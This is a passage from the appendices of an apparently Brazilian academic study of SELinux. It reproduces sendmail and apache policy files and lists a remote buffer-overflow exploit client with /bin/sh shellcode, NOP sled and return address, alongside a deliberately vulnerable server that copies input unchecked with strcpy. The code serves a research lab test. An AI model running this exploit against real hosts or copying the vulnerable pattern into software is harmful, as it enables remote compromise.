#
#DESC MTA - Mail agents
#
# Author: Russell Coker <russell@coker.com.au>
# X-Debian-Packages: postfix exim sendmail sendmail-wide
#
# policy for all mail servers, including allowing user to send mail
from the
# command-line and for cron jobs to use sendmail -t

#
# sendmail_exec_t is the type of /usr/sbin/sendmail
#
type sendmail_exec_t, file_type, exec_type, sysadmfile;
type smtp_port_t, port_type;


# create a system_mail_t domain for daemons, init scripts, etc when
they run
# "mail user@domain"
mail_domain(system)

ifdef(`sendmail.te', `
# sendmail has an ugly design, the one process parses input from the
user and
```

```
# then does system things with it.
domain_auto_trans(initrc_t, sendmail_exec_t, sendmail_t)
', `
domain_auto_trans(initrc_t, sendmail_exec_t, system_mail_t)
')

# allow the sysadmin to do "mail someone < /home/user/whatever"
allow sysadm_mail_t user_home_dir_type:dir search;
r_dir_file(sysadm_mail_t, user_home_type)

# for a mail server process that does things in response to a user
command
allow mta_user_agent userdomain:process sigchld;
allow mta_user_agent { userdomain privfd }:fd use;
allow mta_user_agent crond_t:process sigchld;
allow mta_user_agent sysadm_t:fifo_file { read write };

allow { system_mail_t mta_user_agent } privmail:fd use;
allow { system_mail_t mta_user_agent } privmail:process sigchld;
allow { system_mail_t mta_user_agent } privmail:fifo_file { read
write };
allow { system_mail_t mta_user_agent } admin_tty_type:chr_file
{ read write };

allow mta_delivery_agent home_root_t:dir { getattr search };

# for piping mail to a command
can_exec(mta_delivery_agent, shell_exec_t)
allow mta_delivery_agent bin_t:dir search;
allow mta_delivery_agent bin_t:lnk_file read;
allow mta_delivery_agent devtty_t:chr_file rw_file_perms;
allow mta_delivery_agent { etc_runtime_t proc_t }:file { getattr
read };
```

Figura A – Políticas de segurança definidas para a aplicação `sendmail` (engloba os arquivos `sendmail.te` e `mta.te`).

APÊNDICE B – *Fonte dos programas cliente e servidor*

Os programas cliente (`boclient.c`) e servidor (`boserver.c`), utilizados nos testes e ilustrados respectivamente nas Figura B.1 e Figura B.2, foram desenvolvidos por Diego de Freitas Aranha do Departamento de Ciência da Computação da Universidade de Brasília em fevereiro de 2003. Algumas modificações foram realizadas nos programas cliente e servidor, para permitir que a aplicação servidor disponibilizasse o *shell* (`bash`) e permitisse ao atacante obtê-lo através da conexão que foi estabelecida utilizando a aplicação cliente.

Os programas fontes originais podem ser obtidos através do seguinte endereço: *www.cic.unb.br/docentes/pedro/trabs/buffer_overflow.htm.*

```
// ESTOURO DE BUFFER - UNB (Universidade de Brasília)
// CLIENTE

#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>

#define BUFFER_SIZE 100
#define NOP '\x90'
#define OFFSET 50

/* Descritor do socket utilizado pelo cliente para efetuar conexão
*/
int socket_descriptor = -1;

/* Endereço de retorno */
char return_address[] = {0xBF, 0xFF, 0xFC, 0x40};

/* Protótipos de funções */
/* Rotina para fechamento da conexão com o servidor */
void cleanup();
/* Função de saída em caso de erro */
void quit_with_error(char * error_message);

/* Mensagem com código malicioso */
```

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

/* String que será preparada para provocar o estouro no buffer
remoto */
char large_string[BUFFER_SIZE + 9];

/* Ponto de entrada do programa */
int main(int argc, char *argv[]) {
   /* Registro para armazenar endereço do servidor */
   struct sockaddr_in server_address;
   /* Registro para armazenar resolução do endereço fornecido */
   struct hostent *server;
   /* Inteiro para armazenar porta do servidor */
   int server_port = 0;
   int index, length, n;
   char msg[80];
   /* Checagem de parâmetros do cliente */
   if (argc!=3) {
     fprintf(stderr,"Sinopse: %s <host> <porta>\n", argv[0]);
     exit(1);
   }

   /* Obtenção da porta a partir da linha de comando */
   server_port = atoi(argv[2]);
   /* Criação de um socket TCP */
   socket_descriptor = socket(AF_INET, SOCK_STREAM, 0);

   /* Checagem da criação do socket TCP */
   if (socket_descriptor < 0) {
     quit_with_error("Não foi possível abrir socket TCP.\n");
   }

   /* Checagem do hostname fornecido como parâmetro */
   if ((server = gethostbyname(argv[1])) == NULL) {
     quit_with_error("Host inválido.\n");
   }

   /* Montagem do registro que armazena o endereço da máquina
   executando o servidor */
   server_address.sin_family = AF_INET;
   server_address.sin_port = htons(server_port);

   server_address.sin_addr = *((struct in_addr *) server -> h_addr);
   memset(&(server_address.sin_zero), '\0', 8);

   printf("Cliente tentando conexão...\n");

   /* Estabelecimento de conexão com o servidor */
   if (connect(socket_descriptor, (struct sockaddr *)
   &server_addreSs, sizeof(struct sockaddr)) == -1) {
     quit_with_error("Não foi possível conectar-se com o
     servidor.\n");
   }

   printf("Conectado...\n");
   /* Montagem da string que será enviada ao servidor */
   length = strlen(shellcode);

   for (index = 0; index < BUFFER_SIZE + 4; index++) {
      if (index < OFFSET || index >= OFFSET + length)
```

```
        large_string[index] = NOP;
      else large_string[index] = shellcode[index - OFFSET];
   }

   large_string[104] = return_address[3];
   large_string[105] = return_address[2];
   large_string[106] = return_address[1];
   large_string[107] = return_address[0];
   large_string[108] = 0;

   /* Envio da string preparada */
   send(socket_descriptor, &large_string, strlen(large_string) + 1,
   0);

   printf("\nMensagem enviada...\n");

   bzero(msg,80);
   n = read(socket_descriptor, msg, 79);
   if (n < 0) {
     perror("ERRO na leitura do socket");
     exit(0); }
   emula(socket_descriptor);
   cleanup();
   return 0;
}

void quit_with_error(char * error_message) {
   cleanup();
   fprintf(stderr, "Erro: %s", error_message);
   exit(1);
}

void cleanup() {
   if (socket_descriptor != -1)  {
     close(socket_descriptor);
   }
}

/*--------------------------------------------------------------------*/
/* EMULA - Emulador de terminal tty
*/--------------------------------------------------------------------*/

emula (int conec) {
   char tecla[2], in[2];
   int lidos = 0;

   switch ( fork() ) {
     case -1:                          /*  Erro  */
       printf("\nErro no Fork");
       return;
     case 0:                           /*  Processo FILHO  */
       while (1) {
         if ( (lidos = read(conec, in, 1)) >  0 )
           putchar(in[0]);
         else {
           if (lidos == 0)
             return;
           else {
             printf("\nErro na gravação");
             return; }
         }
```

```
      }
    default:                          /*  Processo PAI  */
      while (1) {
        tecla[0] = getchar();
        if ( (write( conec, tecla, 1)) == -1) {
          perror("ERRO:");
          printf("\nErro no write");
          return;
        }    /*  if  */
      }    /*  while  */
   }    /*  case  */
}
```

Figura B.1 – Listagem do fonte do programa `boclient.c`.

```
// ESTOURO DE BUFFER - UNB (Universidade de Brasília)
// SERVIDOR

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

#define BUFFER_SIZE 100 // Tamanho do buffer de recebimento
#define BACKLOG 5       // Número de conexões na fila do servidor

/* Protótipos de funções */
/* Função de processamento da mensagem recebida */
void process(char *buffer);
/* Função de saída em caso de erro */
void quit_with_error(char * error_message);
/* Rotina para fechamento das conexões e liberação dos sockets */
void cleanup(int socket_descriptor, int incoming_socket);

/* Ponto de entrada do programa */

int main(int argc, char *argv[]) {
   /* Descritor do socket servidor */
   int socket_descriptor = -1;
   /* Buffer de recebimento */
   char buffer[BUFFER_SIZE];
   /* Descritor do socket de conexão com cliente */
   int incoming_socket;
   /* Registro para armazenar endereço do servidor */
   struct sockaddr_in my_address;
   /* Registro para armazenar endereço do cliente */
   struct sockaddr_in their_address;
   /* Porta em que o servidor irá escutar */
   int server_port = 0;
   /* Inteiro para armazenar o número de btyes recebidos a cada
   chamada de read(2) */
   int message_length;
   /* Flag utilizada para ligar o reuso da porta do servidor */
   int i_want_reusable_ports = 1;
   /* Inteiro utilizado para armazenar o tamanho da estrutura
```

```
sockaddr */
int length;
/* Inteiro utilizado para indexar o buffer de recebimento */
int index;

/* Checagem de parâmetros do servidor */
if (argc!=2) {
  fprintf(stderr,"Sinopse: %s <porta>\n", argv[0]);
  exit(1);
}
/* Obtenção da porta a partir da linha de comando */
server_port = atoi(argv[1]);
/* Criação de um socket TCP */
socket_descriptor = socket(AF_INET, SOCK_STREAM, 0);

/* Checagem da criação do socket TCP */
if (socket_descriptor < 0) {
    cleanup(socket_descriptor, incoming_socket);
    quit_with_error("Não foi possível abrir socket TCP.\n");
}

/* Ligação do reuso na porta utilizada pelo socket */
if (setsockopt(socket_descriptor, SOL_SOCKET, SO_REUSEADDR,
&i_want_reusable_ports, sizeof(int)) == -1) {
    cleanup(socket_descriptor, incoming_socket);
    quit_with_error("Não foi possível tornar a porta do socket
    reusável.\n");
}
/* Montagem do registro que armazena o endereço da máquina
executando o servidor */
my_address.sin_family = AF_INET;
my_address.sin_port = htons(server_port);
my_address.sin_addr.s_addr = INADDR_ANY;
memset(&(my_address.sin_zero), '0', 8);

/* Alocação da porta fornecida para o socket servidor */
if (bind(socket_descriptor, (struct sockaddr *) &my_address,
sizeof(my_address)) < 0) {
    cleanup(socket_descriptor, incoming_socket);
    quit_with_error("Não foi possível alocar porta para o
    socket.\n");
}

/* Socket em modo de escuta */
if (listen(socket_descriptor, BACKLOG) == -1) {
    cleanup(socket_descriptor, incoming_socket);
    quit_with_error("Não foi possível colocar o socket em modo de
    escuta\n.");
}

length = sizeof(my_address);
printf("Servidor vulnerável iniciado e em escuta...\n");

/* Laço infinito em que o servidor receberá requisições */
while (1) {
  /* Buffer de recebimento é zerado a cada nova conexão */
  for (index = 0; index < BUFFER_SIZE; index++)
     buffer[index] = '\0';

  /* Estabelecimento de conexão com o cliente */
  if ((incoming_socket = accept(socket_descriptor, (struct
  sockaddr *) &their_address, &length)) == -1) {
```

```
         cleanup(socket_descriptor, incoming_socket);
         quit_with_error("Não foi possível aceitar conexão.\n");
      }

      dup2(incoming_socket, 0);
      dup2(incoming_socket, 1);
      dup2(incoming_socket, 2);

      /* Impressão de texto de depuração */
      printf("Descritores dos sockets: Servidor: %d, Conexão: %d\n",
      socket_descriptor, incoming_socket);
      printf("Conexão a partir de %s...\n", inet_ntoa
      (their_address.sin_addr));
      send(incoming_socket, "Bem-vindo ao servidor vulnerável.
      Comporte-se...\n", 49, 0);
      index = 0;

      /* Leitura de mensagem enviada pelo cliente conectado */
      while ((message_length = read(incoming_socket, buffer + index,
      1)) > 0) {
         index += message_length;
         if (buffer[index - 1] == '\0')
            break;
      }

      /* Impressão de texto de depuração */
      printf("Descritores dos sockets: Servidor: %d, Conexão: %d\n",
      socket_descriptor, incoming_socket);

      /* Chamada da função de processamento da mensagem recebida */
      process(buffer);

      /* Fechamento da conexão com o cliente */
      close(incoming_socket);
   }
   /* Liberação do socket servidor */
   cleanup(socket_descriptor, incoming_socket);
   return 0;
}

/* Processamento da mensagem do cliente. Apenas efetua cópia da
string para buffer local, que poderá ser utilizado por outra thread
de execução */

void process(char *buffer) {
   char local_buffer[100];
   strcpy(local_buffer, buffer); }

void quit_with_error(char * error_message) {
   fprintf(stderr, "%s", error_message);
   exit(1); }

void cleanup(int socket_descriptor, int incoming_socket) {
   if (socket_descriptor != -1)  {
      close(socket_descriptor);
      close(incoming_socket); }
}
```

Figura B.2 – Listagem do fonte do programa `boserver.c`.

ANEXO – *Políticas de segurança do* `apache`

As políticas de segurança utilizadas nos testes para a aplicação `apache`, também foram adaptadas por **Colin Walters**. Essas políticas são apresentadas na Figura Anx.

```
#DESC Apache - Web server
#
# X-Debian-Packages: apache2-common apache
#
##################################################################
#
# Policy file for running the Apache web server
#
# NOTES:
#  This policy will work with SUEXEC enabled as part of the Apache
#  configuration. However, the user CGI scripts will run under the
#  system_u:system_r:httpd_$1_script_t domain where $1 is the domain
of the
#  of the creating user.
#
#  The user CGI scripts must be labeled with the
httpd_$1_script_exec_t
#  type, and the directory containing the scripts should also be
labeled
#  with these types. This policy allows user_r role to perform that
#  relabeling. If it is desired that only sysadm_r should be able to
relabel
#  the user CGI scripts, then relabel rule for user_r should be
removed.
#
##################################################################
type http_port_t, port_type;
type http_cache_port_t, port_type;

########################################################
# Apache types
########################################################
# httpd_config_t is the type given to the configuration
# files for apache /etc/httpd/conf
#
type httpd_config_t, file_type, sysadmfile;

log_domain(httpd)
```

```
# For /etc/init.d/apache2 reload
can_tcp_connect(httpd_t, httpd_t);

# httpd_modules_t is the type given to module files (libraries)
# that come with Apache /etc/httpd/modules and /usr/lib/apache
#
type httpd_modules_t, file_type, sysadmfile;

# httpd_cache_t is the type given to the /var/cache/httpd
# directory and the files under that directory
#
type httpd_cache_t, file_type, sysadmfile;

# httpd_exec_t is the type give to the httpd executable.
#
daemon_domain(httpd, `, privmail')
general_domain_access(httpd_t)
allow httpd_t random_device_t:chr_file { getattr read };
allow httpd_t sysctl_kernel_t:dir search;
allow httpd_t sysctl_kernel_t:file read;

# for modules that want to access /etc/mtab and /proc/meminfo
allow httpd_t { proc_t etc_runtime_t }:file { getattr read };

# setup the system domain for system CGI scripts
apache_domain(sys)

# The following are types for SUEXEC,which runs user scripts as
their
# own user ID
#
daemon_sub_domain(httpd_t, httpd_suexec)
allow httpd_t httpd_suexec_exec_t:file read;

########################################################
# Permissions for running child processes and scripts
########################################################

allow httpd_suexec_t self:capability { setuid setgid };
allow httpd_suexec_t httpd_log_t:dir search;
allow httpd_suexec_t var_log_t:dir search;
allow httpd_suexec_t home_root_t:dir search;
allow httpd_suexec_t httpd_log_t:file { append getattr };
allow httpd_suexec_t httpd_t:fifo_file getattr;
allow httpd_suexec_t self:unix_stream_socket create_socket_perms;
allow httpd_suexec_t etc_t:file { getattr read };
read_locale(httpd_suexec_t)

# for shell scripts
allow httpd_suexec_t bin_t:dir search;
allow httpd_suexec_t bin_t:lnk_file read;
can_exec(httpd_suexec_t, { bin_t shell_exec_t })
ifdef(`mta.te', `
# apache should set close-on-exec
dontaudit httpd_suexec_t httpd_t:unix_stream_socket { read write };
dontaudit { system_mail_t mta_user_agent }
httpd_t:unix_stream_socket { read write };
')
```

```
uses_shlib(httpd_t)
# execute perl
can_exec(httpd_t, bin_t)
can_network(httpd_t)

###################
# Allow httpd to search users diretories
#####################
allow httpd_t home_root_t:dir { getattr search };
dontaudit httpd_t sysadm_home_dir_t:dir getattr;

#################################################################
# Allow the httpd_t the capability to bind to a port and various
other stuff
#################################################################
allow httpd_t httpd_t:capability {chown net_bind_service setgid
setuid kill dac_override dac_read_search };

#################################################
# Allow the httpd_t to read the web servers config files
#################################################
r_dir_file(httpd_t, httpd_config_t)
# allow logrotate to read the config files for restart
ifdef(`logrotate.te', `
r_dir_file(logrotate_t, httpd_config_t)
')
r_dir_file(initrc_t, httpd_config_t)
#################################################

########################################
# Allow httpd_t to bind to the HTTP port
########################################
allow httpd_t { http_port_t http_cache_port_t }:tcp_socket
name_bind;

###############################
# Allow httpd_t to put files in /var/cache/httpd etc
###############################
create_dir_file(httpd_t, httpd_cache_t)

###############################
# Allow httpd_t to access the tmpfs file system
###############################
tmpfs_domain(httpd)

####################
# Allow httpd_t to access
# libraries for its modules
###############################
allow httpd_t httpd_modules_t:file rx_file_perms;
allow httpd_t httpd_modules_t:dir r_dir_perms;
allow httpd_t httpd_modules_t:lnk_file r_file_perms;

#################################################################
# Allow initrc_t to access the Apache modules directory.
#################################################################
allow initrc_t httpd_modules_t:dir r_dir_perms;
```

```
################################################
# Allow httpd_t to have access to files
# such as nisswitch.conf
# need ioctl for php
################################################

allow httpd_t etc_t:file { read getattr ioctl };
allow httpd_t resolv_conf_t:file { read getattr };
allow httpd_t etc_t:lnk_file read;
# Several options for handling SSI exec cmd elements:
# Option #1:  Do not support them at all.  This is the default,
since
# httpd_t is not permitted to execute shell_exec_t.
# Option #2:  Run SSI executables in the same domain as system CGI
scripts.
# Uncomment the following line to enable:
#domain_auto_trans(httpd_t, shell_exec_t, httpd_sys_script_t)
# Option #3:  Run SSI executables directly in the httpd_t domain.
#This means that they have the same permissions as the daemon.
#Probably not a good idea.
# Uncomment the following line to enable:
#can_exec(httpd_t, shell_exec_t)

################################################
# PHP Directives
################################################

type httpd_php_exec_t, file_type, exec_type;
type httpd_php_t, domain;
# Transition from the user domain to this domain.
domain_auto_trans(httpd_t, httpd_php_exec_t, httpd_php_t)
# The system role is authorized for this domain.
role system_r types httpd_php_t;
general_domain_access(httpd_php_t)
uses_shlib(httpd_php_t)
can_exec(httpd_php_t, lib_t)
# allow php to read and append to apache logfiles
allow httpd_php_t httpd_log_t:file ra_file_perms;
# access to /tmp
tmp_domain(httpd);
tmp_domain(httpd_php);
# Creation of lock files for apache2
lock_domain(httpd)
# connect to mysql
ifdef(`mysqld.te', `
can_unix_connect(httpd_php_t, mysqld_t)
allow httpd_php_t mysqld_var_run_t:dir { search };
allow httpd_php_t mysqld_var_run_t:sock_file { write };
')
```

Figura Anx – Políticas de segurança definidas para a aplicação `apache` (arquivo `apache.te`)